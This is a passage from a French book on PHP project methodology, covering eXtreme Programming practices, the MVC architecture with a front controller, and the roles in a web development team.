> Nous nous contenterons dans cet ouvrage de vous donner un aperçu de la méthode XP qui sera votre base d'expérimentation. Si la méthode vous plaît et que vous souhaitez aller plus loin, il existe des ouvrages spécialisés, reposant sur de nombreuses expériences pratiques. Notre étude d'XP est notamment inspirée de l'ouvrage suivant :
>
> 📖 *Gestion de projet eXtreme Programming*, de J.L. Bénard, L. Bossavit, R. Medina, D. Williams aux éditions Eyrolles

Organisation d'une équipe XP

Une représentation visuelle des rôles et responsabilités d'une équipe XP est illustrée sur la figure 2-4. Chaque membre d'une équipe peut posséder un ou plusieurs rôles. Chaque responsabilité est également liée à une ou plusieurs pratiques :

- spécifications fonctionnelles : redéfinition du projet, client sur site ;
- tests de recette ;
- conception : tests unitaires, programmation en binôme, remaniement ;
- planification : rythme durable, livraisons fréquentes, planification itérative.




Figure 2–4
Rôles et responsabilités d'une équipe XP

Aperçu des pratiques de programmation proposées par XP

Les 4 lois du pilotage d'applications par les tests

1. Les tests sont automatisés. Ils doivent être intégrés à une routine de tests globale. L'utilisation d'un utilitaire de la famille xUnit (SimpleTEST ou PEAR PHP-Unit) est recommandé pour intégration aux routines de vérifications et de constructions nocturnes. SimpleTEST est introduit dans les chapitres 12 et 16.
2. Les tests sont écrits au préalable. Un test unitaire, par exemple, est destiné à effectuer des vérifications sur une action simple et à délivrer un compte rendu positif ou négatif. L'implémentation associée aura comme objectif de remplir la fonctionnalité voulue, donc de passer le test avec succès.
3. Les tests de recette doivent être rédigés. Ces tests ont pour objectif de déterminer les fonctionnalités à implémenter afin qu'ils correspondent aux besoins exprimés. Ils ne font pas exception à l'écriture préalable et peuvent ainsi servir à l'équipe et au client pour effectuer les vérifications voulues.
4. Tout développement élémentaire doit faire l'objet d'un test unitaire. Les tests unitaires effectuent des vérifications simples sur les fonctionnalités élémentaires de l'implémentation. Ils permettent une détection très efficace des erreurs.

Les 4 lois de la simplicité

1. Se limiter au strict nécessaire. Il sera difficile pour le développeur PHP, habitué à travailler avec une large palette d'outils, de se limiter à une implémentation efficace et correcte des fonctionnalités prévues. Cette démarche est pourtant néces-

saire. Tout développement qui sort du contexte de ce qui est demandé, en prévision de demandes à venir ou par curiosité, n'a pas sa place dans le code source.

2 Élégance et simplicité ne sont pas facilité. Un code élégant est minimal, sans redondance. Chaque idée est exprimée clairement et isolément. C'est dans cet esprit que les développements orientés objet prendront tout leur sens dans une démarche de développement XP.

3 Pratiquer le remaniement (refactoring, abordé au chapitre 13). Cette opération consiste à revenir sur le code et à effectuer des modifications utiles. Le remaniement permet entre autre les opérations suivantes :
   - l'élimination du code dupliqué ;
   - la séparation des idées (scinder les méthodes à rallonge, se limiter à 25, 30 lignes maximum) ;
   - l'élimination du code mort ;
   - l'amélioration de l'efficacité (retrait des traitements inutiles, répartition du code dans les fichiers).

4 Écrire du code lisible. Les pratiques XP privilégient les possibilités de remaniement d'une application sur l'élaboration d'une architecture figée. Le code doit être lisible et les mots choisis doivent être explicites. Le code est lui-même une documentation.
   Vient ensuite la documentation apportée par les commentaires et les tags `phpdoc`, qui complète le code si nécessaire et peut être générée sous forme de documents aux formats HTML ou PDF.

MÉTHODE Utiliser des métaphores

Les pratiques XP recommandent l'utilisation de métaphores permettant de mieux cerner le rôle de certaines fonctionnalités. Le monde de l'informatique possède déjà beaucoup de métaphores célèbres : une architecture client-serveur, une souris, une bulle d'aide, etc.

Ces métaphores ne sont pas toujours évidentes à trouver, mais elles ont l'avantage d'être faciles à retenir et de s'adapter dans le fond ou dans la forme aux fonctionnalités dont elles font référence.

XP et le travail d'équipe

Les pratiques collaboratives de la méthode XP sont nombreuses. Travailler en équipe avec XP va au-delà de la méthode, c'est également un esprit. Nous ne sommes plus dans une logique de responsabilité individuelle du code, mais dans une démarche entièrement collective. Chaque acteur est responsable de l'intégralité de l'application et doit être capable d'intervenir sur n'importe quelle partie.

Les avantages de cette approche sont multiples. Le partage des connaissances offre une meilleure réactivité et une mise à niveau efficace des intervenants. Le travail à

plusieurs permet une relecture systématique donc de meilleures garanties de qualité et de performances.

Limites du travail en équipe avec XP et les méthodes agiles

Dans le cas de projets de grande taille, il sera difficile pour chaque intervenant de maîtriser complètement l'ensemble du code, car on ne maîtrise réellement que ce que l'on a développé. C'est pour cette raison en particulier que la plupart des équipes qui pratiquent une méthode agile, dont XP, sont limitées à une dizaine personnes.

En outre, il se peut que l'approche ne soit pas acceptée par tout le monde, en particulier par un spécialiste auquel on confierait une partie critique de l'application ou un développeur qui souhaite à tout prix s'attribuer les mérites de tout ou partie de l'implémentation. Dans un cas comme dans l'autre, il faudra veiller à ce qu'ils acceptent et comprennent l'intérêt de la démarche.

Le travail en binôme

Le travail en binôme est une pratique importante d'XP répondant à la démarche de rentabilité, de qualité et de partage des connaissances. Elle consiste à mettre en place un roulement de paires de développeurs qui travaillent ensemble sur le même poste.

Une paire est constituée d'un *pilote* et d'un *copilote* :

- Le pilote est au commande du poste, il écrit le code et manipule les outils à la manière d'un développeur solo.
- Le copilote est loin d'être passif. Il est chargé des aspects stratégiques du développement en cours. Il effectue une relecture continue du développement (il compile le code à la volée dans sa tête), imagine de nouveaux tests, propose de nouvelles solutions et donne son avis sur le travail du pilote.

Le travail en binôme (appelé également pair-programming par les habitués) s'avère rentable et efficace. Le roulement des binômes doit être régulier. Les partenaires peuvent être choisis en fonction de plusieurs critères : partage de connaissances sur un sujet ou intérêts des développeurs.

> À RETENIR **La question des domaines d'expertise**
>
> Ayez bien en tête que le domaine d'application d'une équipe XP se limite aux développements informatiques. En d'autres termes, les personnes concernées ont le même domaine d'expertise.
>
> Dans un projet web, d'autres savoir-faire sont nécessaires, tels que le design et le graphisme, pour compléter les travaux. Il est entendu que designers et développeurs ne peuvent être soumis à la maîtrise de deux domaines d'expertises différents.

Gérer un projet avec XP

Un projet XP possède un certain nombre de particularités dont il faut tenir compte dans notre méthode de gestion de projet.

Rythme de travail

Tout l'art des intervenants sera de trouver le rythme optimal. Ce rythme se dose généralement en agissant sur les facteurs de coûts, de délais, de qualité et de contenu.

Les pratiques XP recommandent de jouer également sur une nouvelle variable : l'enveloppe fonctionnelle du produit. Cette démarche consiste à trier les fonctionnalités par ordre d'importance et à les implémenter dans cet ordre.

Le gain apporté par ce tri et l'implémentation du strict nécessaire est déjà appréciable. La mise en pratique de cette approche offre une flexibilité surprenante et permet de respecter la pratique du rythme durable, décrite un peu plus loin dans cette section.

Définition/redéfinition régulière du projet

L'approche XP considère qu'il n'est pas utile de passer plus de temps qu'il n'en faut aux spécifications initiales. L'expérience montre que les besoins et les fonctionnalités évoluent régulièrement pendant la réalisation du projet.

Afin de maintenir un équilibre entre les développements et l'évolution des besoins, les clients fournissent régulièrement les fonctionnalités à intégrer à l'application et décident de l'ordre dans lequel elles seront implémentées.

Les développeurs fournissent en retour des estimations de coûts pour ces nouvelles fonctionnalités et se chargent d'en tenir compte dans leurs travaux.




Figure 2–5
Un cycle de redéfinition des fonctionnalités

Autres pratiques importantes

Ces pratiques sont non seulement utiles mais fortement recommandées dans le cadre d'un développement XP d'application PHP. Nous y ferons d'ailleurs référence dans la suite de cet ouvrage :

- Le client sur site (*on-site customer/whole team*) : consiste à intégrer le client à l'équipe de développement. Il apporte ses compétences métier et définit les tests de recette réguliers du produit.

- Le rythme durable (*sustainable pace*) : l'équipe adopte un rythme de travail raisonnable afin de produire un travail de qualité sur une longue durée.
- Les livraisons fréquentes (*frequent releases*) : par l'adoption d'un rythme soutenu et régulier de livraisons et ce, dès le début du projet.
- La planification itérative (*planning game*) : client et équipe de développement planifient des rencontres régulières de suivi de projet.

AVIS D'EXPERT Perrick Penet

La plupart des technologies web sont émergentes et l'eXtreme Programming s'y adapte parfaitement, contrairement aux méthodes traditionnelles qui ont tendance à figer une architecture dès le début. XP me permet d'être transparent avec mes clients et d'adapter en permanence des développements fiables et rapides à leurs besoins.

Cette efficacité est rendue possible grâce à l'application rigoureuse du rythme durable, de la planification itérative, des livraisons fréquentes, des tests, du remaniement et de l'ensemble des pratiques proposées sans exception. C'est d'ailleurs en cela que la méthode est « extrême » et c'est à cette condition qu'elle porte ses fruits.




Figure 2–6 Intérêt d'une méthode de conception adaptative

Perrick Penet est président de l'AFUP (Association française des utilisateurs de PHP). Vous trouverez au chapitre 18 à travers son témoignage comment la société NoParking en est arrivée à adopter l'eXtreme Programming dans le cadre de ses développements en PHP.

MVC

MVC (Model-View-Controler, traduit par Modèle-Vue-Contrôleur) est un motif de conception logicielle largement répandu. Créé dans les années 1980 par Xerox PARC pour le langage Smalltalk-80, il a été par la suite recommandé comme modèle pour la plate-forme J2EE par l'intermédiaire de l'outil Struts :

- http://struts.apache.org

Aujourd'hui, son utilisation avec PHP, dont les caractéristiques font qu'il est facile de s'égarer dans des mélanges défavorables à la lisibilité des développements, est de plus en plus populaire et bénéfique. MVC impose une séparation en trois types de traitements différents :

- Le *modèle* : se compose d'éléments qui mettent à disposition des fonctionnalités de traitements et d'accès aux données. Il est très important de comprendre que les développements effectués dans le modèle n'ont aucune influence sur la manière dont les données vont être présentées.
- La *vue* : détermine comment seront présentées les données. Nous verrons un peu plus loin lorsque nous aborderons les détails du motif MVC que la vue est souvent composée de templates (de squelettes ou modèles), permettant de générer en sortie du HTML, du PDF ou tout autre format correspondant à ce dont vous avez besoin.
- Le *contrôleur* : fait le lien entre l'utilisateur et l'application. C'est à lui que sont adressées les requêtes de l'utilisateur et c'est à lui de faire appel à la vue et au modèle de manière à ce que ces requêtes soient satisfaites.

MVC en pratique

La figure 2-7 illustre une architecture type basée sur le motif MVC. Le parcours d'une requête est représenté par un fléchage accompagné d'étapes numérotés décrites dans le tableau 2-1.




Figure 2–7
Une architecture MVC pour un projet PHP

Le modèle

Il est chargé des accès aux données et des traitements liés à la logique métier. Il se compose d'éléments qui se distinguent par la nature de la source de données (base de données, services web, etc.) à laquelle ils ont accès. Ces éléments sont divisés en deux parties :

- L'objet d'accès aux données (DAO, Data Access Object) assure le lien d'abstraction entre le modèle élémentaire et la source de données. Par exemple, un accès à la table des utilisateurs de notre base de données sera assuré par un seul objet. Cela évite entre autres les redondances de code que l'on trouve facilement lorsque plusieurs parties de l'application accèdent aux mêmes ressources.
- Le modèle élémentaire, basé sur un DAO, est une couche d'abstraction permettant d'accéder aux données par l'intermédiaire des objets métiers, dont nous expliquerons le principe plus loin dans cette section.

La vue

Elle assure les aspects présentation à l'aide d'un moteur/compilateur de templates, que nous aborderons au chapitre 13. Ceux-ci sont chargés de faire le lien entre les données et les gabarits de présentation.

Les templates représentent ces gabarits et le moteur de templates construit la page HTML où le document PDF correspondant en y insérant les données nécessaires.

Le contrôleur

Il fait interface entre l'application et les actions de l'utilisateur. Toute action est lue et analysée par le contrôleur frontal qui va laisser aux actions élémentaires le soin d'analyser les détails de la requête utilisateur.

Par exemple, si l'utilisateur demande une liste de résultats suite à l'interrogation d'un moteur de recherche, le contrôleur frontal détectera qu'il s'agit d'une demande d'affichage de résultats et l'action associée détectera les paramètres de pagination et la nature des données à extraire et à afficher.

Les services

Ils sont un ensemble de bibliothèques et d'objets représentant des fonctionnalités utiles de l'application. Ces services peuvent être tout simplement des extensions PHP, des composants de la bibliothèque PEAR ou des classes spécifiques.

Il est de bon ton de limiter le nombre de services afin d'assurer des performances optimales et éviter l'apparition de code mort.

ASTUCE Mise en œuvre

Dans une architecture MVC, le rôle du contrôleur frontal est d'intercepter toutes les requêtes envoyées par le client. Comment se débrouiller alors pour que n'importe quelle requête soit automatiquement redirigée vers ce contrôleur ?

Une astuce très simple consiste à configurer le serveur HTTP pour qu'en cas d'erreur 404 (aucun fichier disponible), la requête soit redirigée sur un fichier, en l'occurrence celui du contrôleur frontal ! Si seul le contrôleur frontal est dans la racine des documents du serveur HTTP (`DocumentRoot`), toutes les requêtes sans exception passeront par lui.




Figure 2–8 Exploitation de l'erreur 404 dans le modèle MVC

Grâce à ce système, il est possible et facile de mettre en place les fonctionnalités suivantes :

- L'interprétation dynamique des URL. Au lieu d'être contraint d'utiliser des URL figées comme dans la plupart des applications web, vous pouvez mettre en place un système qui analyse les mots-clés contenus dans l'URL proposée et construit le contenu de votre page en fonction de ces mots. Ainsi vous aurez beaucoup moins de pages mortes.
- Une mise en cache efficace, en générant les fichiers appelés via l'erreur 404 dans la racine des documents (`DocumentRoot`) afin qu'ils soient par la suite directement accessibles par le serveur HTTP.

Les objets métiers

Ils représentent les données élémentaires à manipuler d'un point de vue métier. Par exemple, un produit de voyage, un fournisseur ou un composant électronique sont traduisibles en objets métiers. Les objets métiers sont de type *entité* (voir chapitre 8 : « Les différents types de classes »)

> **À RETENIR Éviter les redondances avec MVC**
>
> Il est bien connu que le copier/coller de code n'est jamais recommandé. Notez que le modèle MVC a été conçu pour éviter ces redondances de code en tenant compte des erreurs courantes de nombreux développeurs.
>
> Gardez bien à l'esprit par exemple qu'un élément DAO est chargé de l'accès direct à une ressource spécifique et doit être le seul à avoir ce privilège. L'art et la manière de manipuler les données de cette ressource doit être traité dans le modèle élémentaire associé.

Dialogue entre les différents éléments d'un modèle MVC

Jusque-là, vous devez avoir compris l'essentiel sur MVC. Afin de bien assimiler le concept, nous pouvons maintenant imaginer le parcours d'une requête utilisateur. Le tableau 2-1 détaille les interactions entre les éléments détaillés d'un modèle MVC. Ces interactions sont représentées par un numéro, qui correspond à un ordre de traitement plus ou moins exhaustif dans la figure 2-7.

Tableau 2–1 Étapes d'une requête - Modèle MVC

N°	Description de l'étape
1	L'utilisateur effectue une action qui est envoyée au contrôleur frontal.
2	Le contrôleur, pour ses différents traitements, fait appel à divers services : initialisations, traitement des erreurs, etc.
3	Le contrôleur frontal détermine à quelle(s) action(s) élémentaire(s) la requête utilisateur est associée puis fait appel à cette (ces) action(s).
4	L'action élémentaire appelée détermine à son tour les données à extraire. Il fait alors appel aux éléments du modèle qui assurent les extractions de ces données et le lancement des opérations associées.
5	Afin d'assurer le dialogue entre le contrôleur et le modèle, des ressources sont utilisées, appelées objets métier. Les éléments du modèle font également appel aux services dont ils ont besoin pour assurer l'accès aux sources de données et effectuer divers traitements (gestion des erreurs, etc.).
6	Les objets DAO sont les seuls à pouvoir effectuer des appels natifs aux sources de données, sur demande du modèle élémentaire correspondant.
7	L'action élémentaire détermine quels seront les templates à solliciter pour assurer l'affichage des données récupérées.
8	Le contrôleur frontal, en présence des données et des références aux templates fait appel au moteur de templates, chargé de lui renvoyer les données de présentation.
9	Le moteur de templates fusionne données et gabarits correspondants, puis renvoie au contrôleur frontal les données de présentation (HTML, PDF...) obtenues.
10	Le contenu ainsi généré est retourné à l'utilisateur via le contrôleur frontal.

Bâtir sa propre méthode

Il n'existe pas de méthode révolutionnaire adaptable à n'importe quel développement informatique. Les besoins et les fonctionnalités des projets se diversifiant, imaginer sa propre méthode de développement peut s'avérer parfois bénéfique.

Mais il faut bien être conscient que pour assurer le succès de votre projet à moyen terme comme à long terme, il vous faudra travailler cette méthode pour qu'elle ne soit pas au final un obstacle au bon déroulement de votre travail.

Les lois du succès d'une méthode nouvelle

Le principal problème d'une méthode nouvelle est qu'elle est nouvelle. Elle n'a pas encore fait ses preuves et n'est pas largement documentée, comme les méthodes agiles ou les motifs de conception.

Les acteurs du projet devront la comprendre, l'accepter et se l'approprier avec comme seule ressource documentaire ce que vous aurez fourni. Quelques règles élémentaires et nécessaires doivent être respectées. Une méthode nouvelle doit être...

Simple et cohérente

La simplicité facilitera compréhension et adaptation. La cohérence des actions et des concepts évitera de se retrouver face à des problèmes qui alourdiront certaines tâches au lieu de les alléger.

Documentée

Les paroles s'envolent, les écrits restent.

L'application des méthodes de développement dans les règles de l'art est souvent bâclée par manque d'information, de compréhension ou de communication. Une méthode nouvelle est d'autant plus exposée à ce problème qu'elle ne possède aucune autre documentation en dehors de la vôtre.

Documenter utilement et avec soin est un gage élémentaire et important de pérennité, car c'est par les écrits que vous allez pouvoir vous remémorer les détails de votre méthode et informer convenablement ceux qui l'abordent.

Adaptée et travaillée

Une méthode permet d'organiser, de simplifier, de gagner du temps et même de réaliser l'irréalisable grâce à l'outil qu'elle représente. Affûtez votre outil pour qu'il s'adapte à la matière que vous allez le manipuler.

Si vos collaborateurs sont compétents et curieux, ils accepteront votre outil s'il est ingénieux et efficace. En revanche, il sera difficile de leur faire accepter un outil rude, lourd et contraignant. Impliquez-les autant que possible dans les évolutions de cet outil.

Domaines d'application d'une méthode

Un projet est lié, entre autres, à une équipe, à un travail, à des outils, à des solutions fonctionnelles et techniques.

Vous trouverez sur la figure 2-9 les domaines d'application courants abordés par les méthodes de développement et de gestion de projet. À chaque responsable de projet de déterminer la portée des conventions et leur adaptation à l'existant : les pratiques préconisées par les méthodes agiles ou les architectures types comme MVC.






Figure 2–9
Les principaux domaines couverts par les méthodes

Conventions et procédures liées à l'organisation du développement

Avant toute définition de règles et procédures visant à optimiser la mise en œuvre d'un projet, le choix de l'équipe est déterminant. L'histoire de l'Homme n'est autre que l'histoire de ses rapports avec lui-même et son environnement. La manière dont il sera considéré et reconnu, le rôle qu'on lui attribuera dans l'équipe et les personnes avec qui il va devoir collaborer sont autant de facteurs qui détermineront l'énergie et la bonne volonté qu'il est prêt à investir dans le projet.

Mais la science de l'Homme est difficile, car chaque individu est différent et porte avec lui son caractère, ses préférences, ses convictions, ses croyances et un amour

propre qui le rend capable de tout ou de rien. Même sans être psychologue, il est possible d'observer quelques règles de bon sens pour constituer une équipe qui gagne.

Observez dans un premier temps ces équipes. On les distingue facilement car elles favorisent le développement d'œuvres et de personnes exceptionnelles : Goscinny/Uderzo, les équipes techniques Pixar, le PHPGroup, etc. Observez la place qu'occupe chaque membre, la manière dont ils collaborent, leur complicité, leurs relations dans la vie de tous les jours.

Observez ensuite les membres qui constitueront potentiellement votre équipe et tâchez de découvrir pour chacun d'eux :

- Leurs *spécialités* : elles sont le moteur de la dignité et de la prospérité qui font peu à peu leur fierté. Elles sont également les domaines dans lesquels l'individu sera prêt à s'investir et à se perfectionner.
- Leurs *ambitions personnelles* : elle peuvent être très différentes d'un individu à l'autre, mais pour chacun d'eux il est important de progresser dans le bon sens au risque de frustrations et de démotivations.
- Leurs *centres d'intérêt* : ils favorisent l'équilibre et le bien être de chacun. Si les membres d'une même équipe ont la chance d'avoir des centres d'intérêt communs, cela peut être un moteur pour le projet.
- Leurs *tempéraments* : il est intéressant de le connaître car même si tout s'accorde jusqu'ici, il reste ce facteur qui déterminera non seulement la qualité des relations entre individus mais aussi leurs facultés : pragmatisme, aptitude à raisonner, etc.

Répartition des rôles au sein de l'équipe

La figure 2-10 illustre les principaux rôles d'une équipe de projet à travers un exemple d'organisation que vous pouvez adapter à vos besoins. Les rôles que prendront chaque personne dépendront du nombre d'acteurs et de la méthode de gestion de projets choisie.

L'exemple ci-après reprend quelques bonnes pratiques issues des méthodes agiles, mais ne peut être considéré comme une démarche d'eXtreme Programming.

La nature du projet est également importante. Dans le cas d'un projet d'entreprise, nous aurons généralement une équipe fixe de membres disponibles à plein temps sur une période donnée. Dans le cas d'un projet Open Source de même taille, l'équipe sera composée de membres disponibles ponctuellement, géographiquement éclatés.

La figure 2-11 propose une idée d'organisation pour un projet Open Source, reposant sur le modèle du PHPGroup. Cela peut évoluer d'un projet à l'autre et peut par conséquent générer des désaccords.




Figure 2–10
Quelques rôles courants d'une équipe de projet

Un des exemples les plus représentatifs est celui de la diversité des systèmes Unix et GNU/Linux. Mais d'autres existent également : les développeurs sous Emacs ou Xemacs se sont certainement intéressés un jour à la raison pour laquelle l'éditeur Xemacs a vu le jour :

- http://www.xemacs.org/About/XEmacsVsGNUemacs.html.




Figure 2–11
Exemple d'organisation d'un projet Open Source

Des rôles et des responsabilités

Nous nous intéresserons ici aux caractéristiques d'une équipe de projet d'entreprise ou d'association. Le fonctionnement des équipes de projets Open Source a prouvé son efficacité, mais il est très diversifié et il faudrait un ouvrage complet pour en parler sérieusement.

Nous nous intéresserons plus particulièrement aux spécificités d'une équipe de projet web, le développement de sites web étant le principal atout de la plate-forme PHP.

Le tableau ci-après détaille les rôles que l'on retrouve généralement dans une équipe de projet web. Vous pouvez définir ces rôles en vous inspirant plus ou moins de ceux proposés par les méthodes agiles (décrits en partie à travers XP) :

Tableau 2–2 Rôles des membres dune équipe de projet web

Rôle	Rôle XP	Description
L'architecte	-	Il est responsable de la structure du projet dans son ensemble.
Le développeur	Programmeur/ développeur	En fonction de ses domaines d'expertise, il sera soit responsable d'une ou plusieurs brique(s) de l'application, soit spécialiste d'un domaine particulier intervenant dans une multitude de briques différentes.
Le chef de projet	-	Il fait souvent le lien entre les clients et l'équipe de projet. Ses responsabilités sont multiples : la qualité du projet, son planning, le respect des spécifications et le suivi des évolutions.
Le graphiste/ designer	-	Il s'occupe des aspects présentation : les images, maquettes, feuilles de styles, etc.
L'intégrateur	Programmeur/ développeur	Son travail consiste à assembler les travaux d'implémentation aux maquettes graphiques. Il définit également la navigation du site web.
Le responsable d'exploitation	-	Il s'occupe de l'hébergement et met en place les environnement d'exécution adaptés (développement, recette et production).
Le responsable technique	(Coach)	Son rôle est de s'intéresser à toute solution technique afin d'en maîtriser l'implémentation et éventuellement de l'orienter. Il peut être également développeur ou architecte.
Le testeur	Testeur	Il est garant de la qualité de l'application et met en place une stratégie de tests. Le testeur XP est responsable du suivi des tests, de l'intégration continue et du rythme durable.
Le tracker	Tracker	Il sert d'intermédiaire et ne prend aucune décision. Il s'informe du planning et reste à l'écoute des développeurs, son rôle est de détecter les difficultés et de les prévenir à temps. Ce rôle peut être tenu par plusieurs développeurs en roulement, cela dit, il n'est pas de la responsabilité du coach.

Tableau 2–2 Rôles des membres dune équipe de projet web (suite)

Rôle	Rôle XP	Description
Le directeur technique/chef de service	Manager	Il est le supérieur hiérarchique des développeurs. Il s'intéresse au planning du projet et veille à ce que les procédures et méthodes mises en place soient respectées. Son rôle est également de fournir des moyens humains et matériels.
